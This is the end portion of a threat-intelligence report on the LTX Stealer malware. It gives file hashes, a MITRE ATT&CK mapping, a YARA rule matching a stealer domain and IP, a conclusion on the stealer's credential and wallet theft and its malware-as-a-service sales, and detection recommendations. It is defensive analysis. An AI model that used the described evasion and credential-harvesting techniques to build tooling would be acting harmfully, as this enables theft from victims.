ca9798f6bb9ad81dc20f8dee10c19368a44f3e48d71fa823b9c6f3b6473ca518	SHA256	Updater.exe (Dropped Node.js-based packaged stealer)

112d731bbfd7379cdf3263cbba39a170c235d616c26b803f3afe6b014f4748a1	SHA256	Negro.exe (Setup file)
--	--------	---------------------------

MITRE ATTACK FRAMEWORK

S. N	TACTIC	TECHNIQUE ID	TECHNIQUE NAME
1.	Initial Access	T1189	Drive-by Compromise
2.	Execution	T1059.001	Command and Scripting Interpreter: PowerShell
3.	Défense Evasion	T1027	Obfuscated Files or Information
		T1027.002	Obfuscated Files or Information : Software Packing
		T1027.009	Obfuscated Files or Information: Embedded Payloads
		T1564.003	Hide Artifacts: Hidden Window
4.	Discovery	T1087	Account Discovery
		T1217	Browser Information Discovery
		T1083	File and Directory Discovery
		T1082	System Information Discovery
5.	Collection	T1005	Data from Local System
6.	Command and control	T1071.004	Application Layer Protocol: DNS
7.	Exfiltration	T1041	Exfiltration Over C2 Channel
8.	Impact	T1485	Data Destruction

YARA RULE

```
rule LTX_Stealer_IOC
{
meta:
description = "IOC-based detection for LTX Stealer panel infrastructure"
hash_updater_exe = "ca9798f6bb9ad81dc20f8dee10c19368a44f3e48d71fa823b9c6f3b6473ca518"
hash_negro_exe = "112d731bbfd7379cdf3263cbba39a170c235d616c26b803f3afe6b014f4748a1"
author = "Cyfirma Research"
strings:
$domain1 = "eqp.lol" ascii nocase
```

```
$ip1 = "69.164.242.27" ascii  
condition:  
any of ($domain*, $ip1)  
}
```

CONCLUSION

The investigation into LTX Stealer reveals a well-structured and commercially oriented information-stealing malware operation that leverages trusted software components and modern development frameworks to evade detection and streamline deployment. The abuse of a legitimate Inno Setup installer, combined with runtime decryption and Node.js bytecode obfuscation, demonstrates deliberate efforts to conceal malicious functionality and hinder reverse engineering.

LTX Stealer exhibits comprehensive data theft capabilities, including the harvesting of Chromium-based browser credentials, cryptocurrency-related artifacts, screenshots, and system information, all of which are staged and prepared for exfiltration. The use of cloud-based services for operator authentication and campaign management reflects an operational shift toward scalable, low-maintenance infrastructure that blends into normal internet traffic.

External threat intelligence indicates that LTX Stealer is actively marketed under a malware-as-a-service (MaaS) model, with public demonstrations emphasizing antivirus evasion to attract potential buyers. This commercial approach, combined with its modular design and accessible pricing, significantly lowers the barrier to entry for cybercriminals and increases the likelihood of widespread abuse.

RECOMMENDATIONS

- Block and alert on known IOCs, including malicious domains, IP addresses, and associated SHA 256 file hashes across EDR, firewall, and proxy layers.
- Detect creation of hidden or system-marked directories and files using commands that modify file attributes (Hidden + System) within Program Files or user-accessible paths.
- Alert on unsigned executables creating directories that impersonate trusted vendors (e.g., Microsoft like paths) followed by immediate execution.
- Monitor access to Chromium browser artifacts, specifically repeated reads of Local State and SQLite credential databases by non browser processes.
- Flag processes that sequentially access browser encryption keys and credential stores within a single execution flow.
- Detect mass enumeration of wallet files, browser extension data, and profile directories originating from newly dropped binaries.
- Alert on large archive creation in temporary or AppData directories, especially when followed by network activity.
- Identify Node.js packed executables based on runtime artifacts, abnormal binary size, and filesystem behavior inconsistent with legitimate applications.

- Hunt for executables that request elevation and immediately perform credential access operations, a strong stealer indicator.

Copyright CYFIRMA. All rights reserved.